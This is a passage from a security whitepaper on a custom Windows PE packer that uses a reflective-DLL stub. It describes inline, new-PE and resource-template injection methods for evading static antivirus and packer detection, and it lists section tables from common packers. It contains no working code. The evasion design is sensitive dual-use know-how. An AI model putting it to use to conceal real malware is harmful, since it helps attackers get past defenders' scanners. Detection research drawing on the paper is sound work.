
These limitations coincide with the requirements of ordinary shellcode. Many packers have taken the same approach which shellcode takes to tackle these requirements: write a self-contained stub in dedicated assembly code that dynamically locates addresses of necessary windows API functions in memory. This works, but also makes extending the stub not a trivial task, since writing position-independent assembly code requires some skills, dedication and more importantly, lots of time. Finally, it also introduces the need for one stub per architecture, as x86 assembly differs greatly from x64 assembly, without even mentioning ARM.

The new packer presented in this whitepaper currently supports both x86 and x64. ARM architecture is also theoretically supported except for a few specific bypass methods explained further below, however no test were performed on this architecture. The packer uses a modified version of the Reflective DLL Injection project (14) as a stub. The Reflective DLL was first published by Stephen Fewer in 2011 and according to its author, “Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process. As such the library is responsible for loading itself by implementing a minimal Portable Executable (PE) file loader. It can then govern, with minimal interaction with the host system and process, how it will load and interact with the host. Injection works from Windows NT4 up to and including Windows 8, running on x86, x64 and ARM where applicable. “.

Basically, the dedicated packer presented in this paper leverages the Reflective DLL Library project to implement a stub in C++ with full windows API support, which gets loaded dynamically


by the existing loader code of the project. The stub is injected in a static region of the new executable while hijacking the execution flow of the executable by altering the entry point address. As the Reflective DLL's loader code takes care of resolving API imports and performing relocation correction, writing a packer stub in C++ becomes transparent. The mechanism also allows hotpatching the stub with packer options such as the original entry point (OEP), choice of encryption algorithm and accompanying keys at packing time. The following steps depict the whole packing process:

1. Compile reflective DLL stub project to two DLLs for x86 and x64 architecture:




**fig11: Step1 - stub generation as a DLL**

2. Pack the original executable by hotpatching a configuration in and injecting the appropriate stub, and then changing the entry point of the packed executable to the stub's reflective loader address:




**fig12: step 2 – Stub injection and configuration hotpatching**

3. Upon execution, the Reflective Loader relocates itself completely to the heap, resolves its own imports and jumps to the custom function which implements the real packer's stub functionality in the newly allocated memory:



**fig13: step 3 - stub execution**

4. The stub in the heap restores original executable in memory based on hotpatched configuration, and then hands over execution:



**fig14: step 4 - restore of original executable**

The use of reflective DLL introduces an abstraction layer for the packer's stub code. It allows developing a small and extensible framework dedicated for Antivirus detection evasion in C++, without having to tackle issues like resolving API functions or position independency of the code.

The only question that remained is where exactly the stub must be injected to hijack the execution flow of the original executable without raising suspicion. This is discussed in the next subsection.

### **2.3. Stub injection**

From the overview of the PE file format given in the beginning of this section, we already know that the stub must be added to the section data of the executable being packed, and be accounted for somewhere in the executable's header. However, doing this in a generic way is not trivial, as there are some significant limitations on what can be done to an executable without triggering Antivirus detection, as discussed in section 2.1. Evading some of these limitations is a matter of implementing a good packing engine that updates all fields of the executable's header according to the changes that have been introduced; others are influenced by the method used to inject the stub and encrypt the original data, and are more difficult to tackle in a generic approach.

With regard to encryption of original sections, there are two main limitations: First of all, some Data Directory table entries such as the Import Table, the Resource table and the Relocation table must point to valid structures in dedicated sections on disk (".rdata", ".rsrc" and ".reloc" in the case of the HelloWorld executable). This means these must remain unencrypted, or be forged to legitimate-looking but unused sections. Second of all, existing ".text", ".data" and ".rdata" tables cannot be relocated individually but must be seen as a logical building block which can only be relocated as a whole, since the code in the ".text" section contains relative offset references to the other two aforementioned sections. This also implies that the Virtual Size of these sections cannot be extended, as this would have an influence on the addresses


calculated based on the aforementioned offsets. Since the difference between the Virtual Size of a section and its Raw Size on disk usually is negligible, the stub cannot be injected in a generic fashion in or in between any of these sections by using existing code caves or extending them.

The packer tackled these limitations by implementing three distinct methods which encompass a combination of an encryption tactic and stub injection location. They are increasingly complex and complete in terms of data coverage of the original file. A practical comparison on both the ability to evade static Antivirus packer and packed malware detection is given in the next section, where static Antivirus detection evasion is summarized.

### 2.3.1. Inline Packer method

The inline packer method uses the most convenient approach to both encrypt data and inject the stub from a packer's point of view, it directly encrypts sections which are not referenced by any Data Directory Table entry on-the-fly or 'in line', which in practice means the ".text" and ".data" section only. Additionally, it adds a new section to the existing executable wherein the stub is placed, and alters the AddressOfEntryPoint field to point at the reflective DLL loader function of the stub.

The stub's actual implementation will in its turn decrypt the sections before jumping to the Original Entry Point of the executable. This or a very similar approach to stub injection is taken by most of the aforementioned compressors and protectors, they alter the section table either by adding new sections or removing existing section altogether and creating larger ones which encompass the originals. An overview of the approach taken by the inline packer method is given by the figure below:



**fig15: Inline Packer overview**

When applied on the x86 Helloworld example, the following packed executable's section table is the result (.text and .data are encrypted, .stub is new):

HelloWorld_x86.exe.inline.xor				
Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
.text	0000859B	00001000	00008600	00000400
.rdata	000062CE	0000A000	00006400	00008A00
.data	00002DD4	00011000	00001000	0000EE00
.rsrc	000001E0	00014000	00000200	0000FE00
.reloc	00003A1C	00015000	00003C00	00010000
.stub	0001DA00	00019000	0001DA00	00013C00

fig16: Inline Packer section table - CFF Explorer


The main upside of this approach is that it is relatively easy to implement, adding a section and changing the entry point of a PE file is a straightforward modification. One main downside is the fact that a new section is added at the very end of the file and the entry point of the executable is changed to point into this data, which can be considered as a deviation from a normal situation and thus be susceptible to packer detection. A second downside is that only the text and data sections are encrypted. If Antivirus signatures were based on other sections, detection will not be bypassed by using this approach.

### 2.3.2. New PE Packer method

In order to enhance both the stealth and the effectiveness of the Inline Packer, two related actions must be taken: first of all, the entry point must keep pointing to the first section of the executable, which is the code section with appropriate and expected 'executable' characteristics. This requires a more advanced method of stub injection. Second of all, more sections of the original executable must be encrypted, partly or completely, in order to ensure Antivirus signatures that are aimed at any of these sections are rendered ineffective. This is achieved by the 'New PE Packer' method.

Both requirements are tackled by this new method, which was not yet identified in public packers. The approach is heavily based on proper understanding of how sections on disk (section table) are loaded into memory by the windows PE loader, which was discussed in depth in section 2.2.4. In order not to break the original executable, its section data must end up at the expected locations in memory when the unpacked executable starts execution. In order to guarantee this, the New PE Packer calculates the place in memory of the original data on disk, and saves this data encrypted at the place on disk in the new executable it will create. The stub

will be placed right after this encrypted data, and this collection of data will be the new first .text section of the packed executable. The following picture summarizes the approach:



**fig17: New PE Packer overview**

When applied on the x86 HelloWorld example, the following packed executable section table is the result; note the very large “.text” section size, which actually contains the whole encrypted original HelloWorld binary, as well as the reflective DLL stub concatenated to it:

HelloWorld_x86.exe.newpe.xor.				
Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
.text	00035623	00001000	00035800	00000400
.rdata	00002C98	00037000	00002E00	00035C00
.data	000023D4	0003A000	00001000	00038A00
.rsrc	000001D5	0003D000	00000200	00039A00
.reloc	00000FF4	0003E000	00001000	00039C00


**fig18: New PE Packer section table - CFF Explorer**

This approach has a couple of consequences. First of all, in order to not look suspicious, some fake but legitimate-looking sections should be added after this .text section, which are normally present in every legitimate PE file (.data, .rsrc, .rdata, ...). This data is taken from a template file that is also expected by the packing engine as an input when the New PE packing method is chosen. Second, the fact that all sections of the original file are stored encrypted in the “.text” section of the new PE file implies that the stub will have to take over some work which is normally executed by the windows PE loader. This includes relocating the original executable, if necessary, and more important, resolving its API imports dynamically. This is a method used regularly by other packers, some of which were mentioned before. The stub of the New Pe method will, in chronological order:

1. Decrypt the sections above him, which make up for the whole original executable
2. Relocate them, if necessary
3. Resolve its imports
4. Jump to its Original Entry Point

The main advantage of this method in comparison with the aforementioned Inline method is that the injected stub is now located in the “.text” section of the new executable and all original sections of the malware are stored encrypted in the new PE file, if present.

However, there is still one minor disadvantage to this injection method: the new “.text” code consists of a lot of encrypted data and the stub, which may trigger programs that look for anomalies in these regions, such as Immunity debugger:




**fig19: identification of encrypted code by Immunity debugger**

### **2.3.3. Resource Packer Method**

In order to compensate the last shortcomings of the New PE packer method, a third and final approach was developed. This new method also requires a legitimate 'template file' as extra input for the packing engine. The original malware will be encrypted and added to this template file as a resource. Hereafter, the template file's code section will be partly overwritten with the stub's code, which will take care of dynamically decrypting and loading the original executable in memory.

Before performing import resolving and relocation of the original executable, the stub will perform all tasks the windows PE loader normally performs for a new executable. This includes copying the PE header and sections to the correct virtual memory offsets, hereby overwriting the template executable's regions and setting the appropriate permissions based on the sections' characteristics. The following picture summarizes the approach:



**fig20: Resource Packer overview**

When using mstsc.exe as a template file, packing the Helloworld x86 binary gives the following difference in section tables (note the difference in size of the .rsrc section only):

mstsc_x86.exe					HelloWorld_x86.exe.resource.x				
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword	Byte[8]	Dword	Dword	Dword	Dword
.text	00063EB4	00001000	00064000	00000400	.text	00063EB4	00001000	00064000	00000400
.data	000023D4	00065000	00001000	00064400	.data	000023D4	00065000	00001000	00064400
.idata	00002D86	00068000	00002E00	00065400	.idata	00002D86	00068000	00002E00	00065400
.rsrc	0008F888	0006B000	0008FA00	00068200	.rsrc	000A3476	0006B000	000A3600	00068200

**fig21: comparison of section table of template packer files - CFF Explorer**

There are several advantages of this method. First of all, encrypted code from the original executable is saved in the resource section instead of in memory sections with guessable entropy values, such as code and data. The resource section of legitimate files, on the other

hand, often contains data whose entropy can't be predicted, and thus Antivirus products can't make assumptions on the data in these sections. Since adding an extra resource to a PE file and hereby extending the resource section of this file is by default supported on Windows operating systems, this implies the packing method is very generic by nature.

Since only the stub is written in the code section of the template executable, this will not pollute the entropy values of this ".text" section and this significant detection vector for Antivirus products is completely eliminated. Additionally, the complete original executable is stored encrypted in the resulting packed file, which assures no signatures of this file can be found during static scans. Only one additional modification is made, which is the injection of the stub to the .text section of the template file. This implies that the template file will barely be tampered with, hereby reducing the chance of triggering any PE file format (packer) modification detection.

The only remaining disadvantage is that a lot of tasks of the windows PE loader need to be performed dynamically by the stub, which increases its complexity and size of the stub. This activity, which encompasses overwriting memory pages and modifying memory permissions dynamically, could also be used as a detection vector by Antivirus solutions. This presumption was verified empirically and the results are presented in the following section.

### 2.3.3. Packer comparison

In order to compare the three different packer methods presented above with existing packers, screenshots of the x86 HelloWorld executable packed with various popular and less popular, publicly available (demo versions of) packers are given here.

#### 32-bit:

HelloWorld_x86.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0000859B	00001000	00008600	00000400	00000000	00000000	0000	0000	60000020
.rdata	000062CE	0000A000	00006400	00008A00	00000000	00000000	0000	0000	40000040
.data	00002DD4	00011000	00001000	0000EE00	00000000	00000000	0000	0000	C0000040
.rsrc	000001E0	00014000	00000200	0000FE00	00000000	00000000	0000	0000	40000040
.reloc	00003A1C	00015000	00003C00	00010000	00000000	00000000	0000	0000	42000040

fig22: section table of unpacked HelloWorld x86 executable

HelloWorld_x86_FastPack.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
00000160	00000168	0000016C	00000170	00000174	00000178	0000017C	00000180	00000182	00000184
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
CODE	00001000	00001000	00000400	00000200	00000000	00000000	0000	0000	60000020
DATA	00008000	00002000	00007C00	00000600	00000000	00000000	0000	0000	E0000060
.rsrc	00000010	0000A000	00000200	00008200	00000000	00000000	0000	0000	40000040

fig23: section table of HelloWorld x86 executable packed with FastPack 2.8

HelloWorld_x86_fsg.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
	00019000	00001000	00000000	00000000	00000000	00000000	0000	0000	C00000E0
	00008000	0001A000	00007921	00000200	00000000	00000000	0000	0000	C00000E0

fig24: section table of HelloWorld x86 executable packed with FSG 2.0

HelloWorld_x86_MEW11.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
MEW	00018000	00001000	00000000	00000000	00000000	00000000	0000	0000	C00000E0
u-ll-7-#	00015000	00019000	00006D0B	00000200	00000000	00000000	0000	0000	C00000E0

fig25: section table of HelloWorld x86 executable packed with MEW 11 SE 1.2

HelloWorld_x86_MPRESS.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.MPRESS1	00018000	00001000	00006400	00000200	00000000	00000000	0000	0000	E00000E0
.MPRESS2	00000C10	00019000	00000E00	00006600	00000000	00000000	0000	0000	E00000E0
.rsrc	000001D8	0001A000	00000200	00007400	00000000	00000000	0000	0000	C0000040

fig26: section table of HelloWorld x86 executable packed with MPRESS 2.19

HelloWorld_x86_PECOMPACT.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
000001E0	000001E8	000001EC	000001F0	000001F4	000001F8	000001FC	00000200	00000202	00000204
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00018000	00001000	00006800	00000400	32434550	00004F54	0000	0000	E0000020
.rsrc	00001000	00019000	00001000	00006C00	00000000	00000000	0000	0000	E0000020
.reloc	00000200	0001A000	00000200	00007C00	00000000	00000000	0000	0000	C0000040

fig27: section table of HelloWorld x86 executable packed with PECOMPACT 3.00.2

HelloWorld_x86_UPACK.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.Upack	00019000	00001000	00000000	00000000	00000000	00000000	0000	0000	E0000060
.rsrc	0000E000	0001A000	00006A5D	00000200	00000000	00000000	0000	0000	E0000060

fig28: section table of HelloWorld x86 executable packed with UPACK 3.999

HelloWorld_x86_UPX.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
UPX0	00012000	00001000	00000000	00000400	00000000	00000000	0000	0000	E0000080
UPX1	00008000	00013000	00007600	00000400	00000000	00000000	0000	0000	E0000040
.rsrc	00001000	0001B000	00000400	00007A00	00000000	00000000	0000	0000	C0000040

